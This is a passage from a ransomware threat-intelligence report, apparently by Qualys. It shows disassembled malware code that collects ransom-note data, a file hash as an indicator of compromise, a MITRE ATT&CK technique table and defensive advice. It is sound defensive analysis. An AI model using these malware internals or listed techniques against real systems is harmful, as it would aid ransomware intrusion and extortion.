.text:00505493 FF 74 24 10             push    [esp+2A0h+var_290]
.text:00505497 8B D8                   mov     ebx, eax
.text:00505499 56                      push    esi
.text:0050549A FF 15 0C B1 51 00       call    LoadResource
.text:005054A0 8B F0                   mov     esi, eax
.text:005054A2 85 DB                   test    ebx, ebx
.text:005054A4 74 30                   jz      short loc_5054D6
.text:005054A6 85 F6                   test    esi, esi
.text:005054A8 74 2C                   jz      short loc_5054D6
```

Fig. 22 Code to Collect Data Related to the Ransom Note

The ransom note contains 2 email addresses to get in touch with the attackers. The addresses are unique for each victim:



Fig. 23 Ransom Note

IoC:

```
eae876886f19ba384f55778634a35a1d975414e83f22f6111e3e792f706301fe
```

TTP Map:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
Valid Accounts (T1078)	Command and Scripting Interpreter: Windows	Valid Accounts (T1078)	Process Injection: Dynamic-link Library	Obfuscated Files or Information (T1027)	Brute Force (T1110)	System Network Configuration	Remote Services: SMB/Window

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
	Command Shell (T1059.003)		Injection (T1055.001)			Discovery (T1016)	Admin Shares (T1021.002)
Phishing: Spearphishing Attachment (T1566.001)	Native Application Programming Interface (API) (T1106)	External Remote Services (T1133)	Valid accounts: domain accounts (T1078.002)	Process Injection: Dynamic-link Library Injection (T1055.001)	Steal or Forge Kerberos Tickets: Kerberoasting (T1558.003)	System Network Connections Discovery (T1049)	Taint Shared Content (T1080)
Phishing: Spearphishing Link (T1566.002)	Windows Management Instrumentation (T1047)	Scheduled task/job: scheduled task (T1053.005)		Deobfuscate/Decode Files or Information (T1140)	OS credential dumping (T1003)	Process Discovery (T1057)	Exploitation o Remote Services (T1210)
Exploit public-facing application (T1190)	User execution (T1204)	Startup item (T1165)		Impair defenses: disable or modify tools (T1562.001)	Credentials from password stores (T1555)	File and Directory Discovery (T1083)	Lateral tool transfer (T1570)
	Scheduled task/job: scheduled task (T1053.005)	Boot or logon autostart execution: Winlogon Helper DLL (T1547.004)				Network Share Discovery (T1135)	
	Command and Scripting Interpreter: PowerShell (T1059.001)					Remote System Discovery (T1018)	
						Network Service Scanning (T1046)	
						Permission groups discovery: domain groups (T1069.002)	
						System information discovery (T1082)	
						System owner/user discovery (T1033)	
						Security software discovery (T1063)	
						Account Discovery:	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
						Local Account (T1087.001)	
						Permissions Group Discovery: Local Groups (T1069.001)	

Summary

To defend against threats, Qualys recommends good cyber hygiene practices, and moving to a preventative approach by keeping network configurations, backup, application access, and patching up-to-date.
